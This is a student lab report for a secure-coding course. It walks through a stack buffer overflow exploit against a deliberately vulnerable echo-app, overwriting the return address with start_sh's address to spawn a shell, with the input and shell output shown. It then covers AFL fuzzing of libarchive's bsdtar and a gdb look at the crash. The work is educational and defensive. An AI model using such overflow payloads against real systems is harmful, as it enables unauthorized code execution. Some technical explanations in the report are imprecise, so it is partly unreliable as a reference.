Writing Secure Code

Section 1: Stack Overflow Attack

Please read the instructions below:

The goal of this short project is to give you some insight into the mechanics of a real buffer overflow attack. In this exercise, you should NOT MODIFY any code. The exercise is completed by feeding input to a command-line application. Your goal in this exercise is to provide input to the echo-app command-line application that will result in the execution of the function `start_sh` in target.c. You will not modify any code in this exercise.

- A successful exploit means you get a shell while echo-app is running. That is, instead of seeing a prompt the looks like this:

Your input:

You get a shell: $

You can enter "exit" in the shell to exit.

- You can build the code by pressing the BUILD button on the top bar. If there are no compilation errors, you can invoke the exploit directly from the command line:

./echo-app

- You can also run the code by pressing the RUN button. Note that the echo-app prints the location of certain functions at runtime -- you must use this information to construct your exploit.

Project Report 1 - Stack Smashing

Your report should mention the following details:

1) **Procedure** – This should clearly mention how you used the information provided by echo-app for performing the exploit.

echo-app.c

File: work/echo-app.c

```c

#include <stdio.h>
#include <string.h>
#include "target.h"

#define INPUT_SIZE 64

int main(void)
{

  char input[INPUT_SIZE];
  printf("Welcome! I echo what you say. Enter Ctrl-C to stop the program.\n\n");
  print_func_digest();
  printf("\n");

  while (1) {
    printf("------------------------------\n");
    printf("Your input: ");
    fgets(input, INPUT_SIZE, stdin);

    /* Remove newline */
    input[strcspn(input, "\n")] = 0;
    echo(input);
  }
}

```


Program explanation:

i. We have the header files stdio.h, string.h and target.h which include some libraries.

ii. We have a macro value defined for a variable **INPUT_SIZE** as 64. Then have a char input with 64 as size of the input.

iii. A function **func_digest()** present in target.h header file.

iv. Then loop gets executed, where the user fetches the input and we print the input as it is using **echo.**



The user gives input which gets printed as the above screenshot.

Problem: The input length is not checked in the code. So user can enter input of any length which might be > 64 bits and lead to overflow of buffer. Any input length checker shoul be present to allow user to enter only input of defined size.

How to perform exploit - Normally the stack looks like below,

Parameters
Return address
Frame pointer
Local var

- In the above stack, local variable contains the input from user, frame pointer points to start address of the input, return address goes to the output function's and print output.
- Normally in echo-app.c, the input size is defined as 64 bits inside local variable part inside stack and anything above that will fill entire local variable and starts overflowing in the func pointer part.

- But this input is taken to target.c file, where the input is copied to buffer of size 16. This is the main size to be considered.

```
ccc_3c77475a29_15389@runweb22:~$ ls
echo-app  echo-app.c  Makefile  README  target.c  target.h  utils.c  utils.h
ccc_3c77475a29_15389@runweb22:~$ ./echo-app
Welcome! I echo what you say. Enter Ctrl-C to stop the program.

Function digest:
  bar      is at address: 0x80485cf
  start_sh is at address: 0x80485e7
  echo     is at address: 0x80485fa

------------------------------
Your input: .123.123.123.123
You said: .123.123.123.123
------------------------------
Your input: .123.123.123.123.123
You said: .123.123.123.123.123
------------------------------
Your input:
```

As seen above, 16 characters are print as it is as output.

But even more than 16 characters also gets printed. Now input > 16 characters will fill the local variable and starts overwriting the frame pointer.

- But once frame pointer is overwritten, the next will be return address which won't be done as same way and returns segmentation fault.

2) Go through the target.c file and explain what code is a vulnerable code (in terms of stack overflow) and how can you modify it to make it safer.

target.c

File: work/target.c

```c
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include "target.h"
#include "utils.h"

#define BUF_SIZE 16

/*
 * NOTE: You DO NOT need to modify this file.
 */

int bar(char *arg, char *out)
{
  strcpy(out, arg);
  return 0;
}

void start_sh() {
 system("/bin/sh");
}

void echo(char *word)
{
  char buf[BUF_SIZE];
  for (int i = 0; i < BUF_SIZE; i++) {
    buf[i] = 0;
  }

  /* You do not need to worry about the hexify_str function. */
  hexify_str(word);

  bar(word, buf);
  printf("You said: %s\n", buf);
}

void print_func_digest() {
  printf("Function digest: \n");
  printf("  bar      is at address: %p\n", bar);
  printf("  start_sh is at address: %p\n", start_sh);
  printf("  echo     is at address: %p\n", echo);
}
```

Program explanation:

i. The headers and macros are given in target.c
ii. First echo function is executed having the input user provides. Then copied to buffer whose size is 16, initialized to 0 (inside for loop).
iii. The **hexify_str(word)** coverts the input into hex format and the code is present in **utils.h** which converts string to hex values.
iv. **bar()** func is called, where input copied from one part to another and then the input printed in buffer.
v. The func **start_sh()** helps to gain access to shell. So the attacker can mention the return address where it takes him to shell. Inside shell he can execute commands where the entire application code is exploited.
vi. Inside **print_func_digest()** we also get to know the starting address of functions bar, start_sh and echo using **%p** - acts like pointer to start address.

Exploitation explained:

```
Function digest:
  bar      is at address: 0x80485cf
  start_sh is at address: 0x80485e7
  echo     is at address: 0x80485fa

------------------------------
Your input: .123.123.123.123
You said: .123.123.123.123
------------------------------
Your input: .123.123.123.123.123
You said: .123.123.123.123.123

Your input: .123.123.123.123.123.12
You said: 123.123.123.123.123.12
------------------------------
Your input: .123.123.123.123.123.123
Segmentation fault (core dumped)
ccc_3c77475a29_15389@runweb15:~$
```

- Upto 23 characters input, output is displayed. Anything exceeding 23 shows **segmentation fault (core dumped)**. Thus the local variable and func pointer sums upto 23 characters plus a NULL character (by default strings contain NULL character at their end). Anything above 23 characters, will overwrite the return address.
- We come to the point of return address i.e., 24 characters (plus NULL character) and enter the return address where it takes into shell. We use **Little Endian format** of the address to gain access to shell as the below :

```
Function digest:
  bar      is at address: 0x80485cf
  start_sh is at address: 0x80485e7
  echo     is at address: 0x80485fa

------------------------------
Your input: .123.123.123.123.123.123\xe7\x85\x04\x08
You said: .123.123.123.123.123.123��
$ id
uid=15389(ccc_3c77475a29_15389) gid=169655(ccc_v1_s_0B5R_169650) groups=169655(ccc_v1_s_0B5R_169650)
$ pwd
/home/ccc_3c77475a29_15389/asn102244_1/asn102245_1/work
$ du
8       ./.voc
56      .
$ exit
Segmentation fault (core dumped)
ccc_3c77475a29_15389@runweb15:~$
```

Here the below syntax is used:

./echo-app

and input is given as - **.123.123.123.123.123.123\xe7\x85\x04\x08**

input characters that point's to ret address

Ret adderss of Shell func

OUTPUT: Thus we gained access to the shell using the above syntax and executed few shell commands like id, pwd and du

In real time, attacker may inject code into victim's source code through some SQL injection

To know thr return address, a compiler debugger to the code. If we have random stack address, instaed of specifying the return address leading to shell, we forcefully execute the code written in assembly language and mapped with hex code.

How to make the above program secure:

a) having length check for inputs we get during prog execution
b) specify total no. of correctors from src to dest so that we allow only characters within the limit specified to be entered to prevent overflow of buffer: **strncpy** instead os strcpy.

Section 2: Fuzzing

Please read the instructions below:

In this project, you'll use a fuzzer called American Fuzzy Lop to find security vulnerabilities. Fuzzing is a technique for finding vulnerabilities in a program by running the program on 'random' data until it crashes. You will be using afl-fuzz, one of the most successful and widely-used fuzzers currently available. You can read more about afl-fuzz and how it works at http://lcamtuf.coredump.cx/afl/. You will be fuzzing a version of libarchive (https://www.libarchive.org/), a widely used archive and compression library. It provides a program called bsdtar that offers similar functionality to the more common GNU tar program. For example, you can use bsdtar to extract a .tar.gz file in the same way as regular tar:

$ bsdtar -xf <some-file>.tar.gz

Your goals are:

· Use afl-fuzz to produce a file that will crash bsdtar

· [Optional] Use gdb to get a backtrace at the time of the crash and investigate what the vulnerability is in the source code.

Project 2 - Fuzzing

1) **Procedure** – Clearly mention all the commands used.

i. To install the library provided in Vocareum **libarchive-3.1.2,** we see many files listed where README files says the important files present and we use the commands we got from INSTALL file

    ./configure, make, make install

ii. While the configure is run across, we get to know the compiler is **gcc.**

iii. Now we map this compiler with the compiler **afl-2.52b** which has got files inside it and each file has associated afl compiler present.

    ./configure CC=. . /afl-2.52b/afl-gcc --prefix=$HOME/install

    CC flag: used for c compiler (gcc compiler)

    prefix flag: to make sure not any user seeing files in the system directory, we keep these files in separate folder HOME/install - inside install directory

iv. Now afl-gcc compiler has replaced the gcc compiler.

v. Now we run make and make install. We have compiled whole library using afl-gcc compiler. We can see break points included in the library.

vi. Inside our home, we can notice install directory.

```
ccc_3c77475a29_15389@runweb22:~$ ls
afl-2.52b  dummy.tar.gz  fuzz.sh  install  libarchive-3.1.2  README  sync_dir  testcase
ccc_3c77475a29_15389@runweb22:~$ cd install
ccc_3c77475a29_15389@runweb22:~/install$ ls
bin  include  lib  share
ccc_3c77475a29_15389@runweb22:~/install$ cd bin
ccc_3c77475a29_15389@runweb22:~/install/bin$ ls
bsdcpio  bsdtar
ccc_3c77475a29_15389@runweb22:~/install/bin$
```

vii. We now have the input and output folder, **testcase** and **sync_dir**

```
  GNU nano 2.5.3                                   File: bsdtar-testcase

^_�0^@
```

testcase : input file containing some sample correctors

```
ccc_3c77475a29_15389@runweb22:~$ ls
afl-2.52b  dummy.tar.gz  fuzz.sh  install  libarchive-3.1.2  README  sync_dir  testcase
ccc_3c77475a29_15389@runweb22:~$ cd sync_dir
ccc_3c77475a29_15389@runweb22:~/sync_dir$ ls
fuzzer_1  fuzzer_2  fuzzer_3  fuzzer_4
ccc_3c77475a29_15389@runweb22:~/sync_dir$ cd fuzzer_1
ccc_3c77475a29_15389@runweb22:~/sync_dir/fuzzer_1$ ls
crashes  fuzz_bitmap  fuzzer_stats  hangs  plot_data  queue
ccc_3c77475a29_15389@runweb22:~/sync_dir/fuzzer_1$
```

sync_dir: output file containing all 4 fuzzers

viii. We have a script **fuzz.sh** which has 4 fuzzers that will run in parallel and reports if any crashes are found. Also input and output directories are mentioned.

```
  GNU nano 2.5.3                                   File: fuzz.sh


afl-2.52b/afl-fuzz -m 75 -i testcase -o sync_dir -S fuzzer_1 install/bin/bsdtar -O -xf @@ & pid=$!
PID_LIST+=" $pid";

afl-2.52b/afl-fuzz -m 75 -i testcase -o sync_dir -S fuzzer_2 install/bin/bsdtar -O -xf @@ & pid=$!
PID_LIST+=" $pid";

afl-2.52b/afl-fuzz -m 75 -i testcase -o sync_dir -S fuzzer_3 install/bin/bsdtar -O -xf @@ & pid=$!
PID_LIST+=" $pid";

afl-2.52b/afl-fuzz -m 75 -i testcase -o sync_dir -S fuzzer_4 install/bin/bsdtar -O -xf @@ & pid=$!
PID_LIST+=" $pid";
```

ix. Now we execute ./fuzz.sh

```
[!]          The target binary is pretty slow! See docs/perf_tips.txt.
[+] Here are some useful stats:

    Test case count : 1 favored, 0 variable, 1 total
       Bitmap range : 905 to 905 bits (average: 905.00 bits)
        Exec timing : 32.1k to 32.1k us (average: 32.1k us)

[*] No -t option specified, so I'll use exec timeout of 100 ms.
[+] All set and ready to roll!
[*] Entering queue cycle 1.
[*] Fuzzing test case #0 (1 total, 0 uniq crashes found)...
[*] Entering queue cycle 1.
[*] Fuzzing test case #0 (1 total, 0 uniq crashes found)...
[*] Entering queue cycle 1.
[*] Fuzzing test case #0 (1 total, 0 uniq crashes found)...
[*] Entering queue cycle 1.
[*] Fuzzing test case #0 (1 total, 0 uniq crashes found)...
```

x. Now in the below screenshot, we notice many crashes reporting

```
[*] Fuzzing test case #196 (481 total, 1 uniq crashes found)...
[*] Fuzzing test case #199 (499 total, 0 uniq crashes found)...
[*] Fuzzing test case #220 (487 total, 0 uniq crashes found)...
[*] Fuzzing test case #201 (482 total, 1 uniq crashes found)...
[*] Fuzzing test case #195 (508 total, 1 uniq crashes found)...
[*] Fuzzing test case #200 (502 total, 0 uniq crashes found)...
[*] Fuzzing test case #200 (508 total, 1 uniq crashes found)...
[*] Fuzzing test case #211 (483 total, 1 uniq crashes found)...
[*] Fuzzing test case #222 (497 total, 0 uniq crashes found)...
[*] Fuzzing test case #201 (508 total, 1 uniq crashes found)...
[*] Fuzzing test case #212 (484 total, 1 uniq crashes found)...
[*] Fuzzing test case #225 (497 total, 0 uniq crashes found)...
[*] Fuzzing test case #206 (508 total, 1 uniq crashes found)...
[*] Fuzzing test case #216 (501 total, 1 uniq crashes found)...
[*] Fuzzing test case #231 (507 total, 0 uniq crashes found)...
[*] Fuzzing test case #208 (509 total, 1 uniq crashes found)...
[*] Fuzzing test case #204 (525 total, 0 uniq crashes found)...
```

Thus, starting from changing to afl-gcc compiler till finding craches we have completed.

2) **Program knowledge** – Mention what inputs (any 5) you thought would be promising and why.

3) **Your observations** – Mention what inputs (any 5) caused the program to crash and whether that agreed with your program knowledge or not.

So, below we can see a crash has occured in **fuzzer_4**

```
ccc_3c77475a29_15389@runweb22:~/sync_dir/fuzzer_4/crashes$ ls
id:000000,sig:11,src:000086+000325,op:splice,rep:16  README.txt
ccc_3c77475a29_15389@runweb22:~/sync_dir/fuzzer_4/crashes$ nano c
ccc_3c77475a29_15389@runweb22:~/sync_dir/fuzzer_4/crashes$ ^C
ccc_3c77475a29_15389@runweb22:~/sync_dir/fuzzer_4/crashes$ nano id:000000,sig:11,src:000086+000325,op:splice,rep:16 README.txt
ccc_3c77475a29_15389@runweb22:~/sync_dir/fuzzer_4/crashes$
```

The input **id:000000,sig:11,src:000086+000325,op:splice,rep:16 README.txt** has lead to crash.

When checked the file, it showed an alphanumeric input inside the file.

```
  GNU nano 2.5.3                      File: id:000000,sig:11,src:000086+000325,op:splice,rep:16

^_�0^@^Q^@^@^@^P@@^@^@^@&-
^A
^@^Q^@^@^@^P@

,^_&-
^A
�

000




���
                                                  [ Read 26 lines (Converted from DOS and Mac format) ]
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos      ^Y Prev Page    M-\ First Li
^X Close        ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell     ^  Go To Line   ^V Next Page    M-/ Last Lin
```

Other crashes are not report since i get the below error

```
[-] PROGRAM ABORT : At-risk data found in 'sync_dir/fuzzer_2'
         Location : maybe_delete_out_dir(), afl-fuzz.c:3675

[+] Found a free CPU core, binding to #0.
[*] Checking core_pattern...

[-] Hmm, your system is configured to send core dump notifications to an
    external utility. This will cause issues: there will be an extended delay
    between stumbling upon a crash and having this information relayed to the
    fuzzer via the standard waitpid() API.

    To avoid having crashes misinterpreted as timeouts, please log in as root
    and temporarily modify /proc/sys/kernel/core_pattern, like so:

    echo core >/proc/sys/kernel/core_pattern
[*] Setting up output directories...

[-] The job output directory already exists and contains the results of more
    than 25 minutes worth of fuzzing. To avoid data loss, afl-fuzz will *NOT*
    automatically delete this data for you.

    If you wish to start a new session, remove or rename the directory manually,
    or specify a different output location for this job. To resume the old
    session, put '-' as the input directory in the command line ('-i -') and
    try again.

[-] PROGRAM ABORT : At-risk data found in 'sync_dir/fuzzer_4'
         Location : maybe_delete_out_dir(), afl-fuzz.c:3675


All processes have completed
ccc_3c77475a29_15389@runweb15:~$
```

Also checking all 4 fuzzers, i got no crashes reported for fuzzer_1, fuzzer_2, fuzzer_3

```
ccc_3c77475a29_15389@runweb15:~$ ls
afl-2.52b  dummy.tar.gz  fuzz.sh  libarchive-3.1.2  README  sync_dir  testcase
ccc_3c77475a29_15389@runweb15:~$ cd sync_dir/fuzzer_1/crashes
ccc_3c77475a29_15389@runweb15:~/sync_dir/fuzzer_1/crashes$ ls
ccc_3c77475a29_15389@runweb15:~/sync_dir/fuzzer_1/crashes$ cd ../..
ccc_3c77475a29_15389@runweb15:~/sync_dir$ cd fuzzer_2
ccc_3c77475a29_15389@runweb15:~/sync_dir/fuzzer_2$ cd crashes
ccc_3c77475a29_15389@runweb15:~/sync_dir/fuzzer_2/crashes$ ls
ccc_3c77475a29_15389@runweb15:~/sync_dir/fuzzer_2/crashes$ cd ../..
ccc_3c77475a29_15389@runweb15:~/sync_dir$ cd fuzzer_3/crashes
ccc_3c77475a29_15389@runweb15:~/sync_dir/fuzzer_3/crashes$ ls
ccc_3c77475a29_15389@runweb15:~/sync_dir/fuzzer_3/crashes$ cd ../..
ccc_3c77475a29_15389@runweb15:~/sync_dir$ cd fuzzer_4
ccc_3c77475a29_15389@runweb15:~/sync_dir/fuzzer_4$ cd crashes
ccc_3c77475a29_15389@runweb15:~/sync_dir/fuzzer_4/crashes$ ls
id:000000,sig:11,src:000086+000325,op:splice,rep:16  README.txt
```

4. Investigation: Using gdb debugger

To enter into gdb we give, **gdb install/bin/bsdtar** where our bsdtar is present.
So since we found a crash in fuzzer_4, we use the below command to find what was the actual code that caused the crash

r -O -xf <output_directory>/fuzzer_4/crashes/<input>

```
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from install/bin/bsdtar...done.
(gdb) r -O -xf sync_dir/fuzzer_4/crashes/id:000000,sig:11,src:000086+000325,op:splice,rep:16
Starting program: /home/ccc_3c77475a29_15389/asn104529_13/asn104530_1/work/install/bin/bsdtar -O -xf sync_dir/fuzzer_4/crashes/id:000000,sig:11,src:000086+000325,op:sp
lice,rep:16

Program received signal SIGSEGV, Segmentation fault.
0x000000000046aa85 in next_code (self=self@entry=0x94fd90) at libarchive/archive_read_support_filter_compress.c:386
386                     *state->stackp++ = state->suffix[code];
(gdb) list
381                     code = state->oldcode;
382             }
383
384             /* Generate output characters in reverse order. */
385             while (code >= 256) {
386                     *state->stackp++ = state->suffix[code];
387                     code = state->prefix[code];
388             }
389             *state->stackp++ = state->finbyte = code;
390
(gdb)
```


r: run program until break occurs and stop
-O: does not save any log information
-xf: input file to be passed run program

list Command helps to find the part of code that lead to crash.
The input file used for crash: **id:000000,sig:11,src:000086+000325,op:splice,rep:16 README.txt**
Thus the above highlighted code is to be modified by developer as secure one and used further.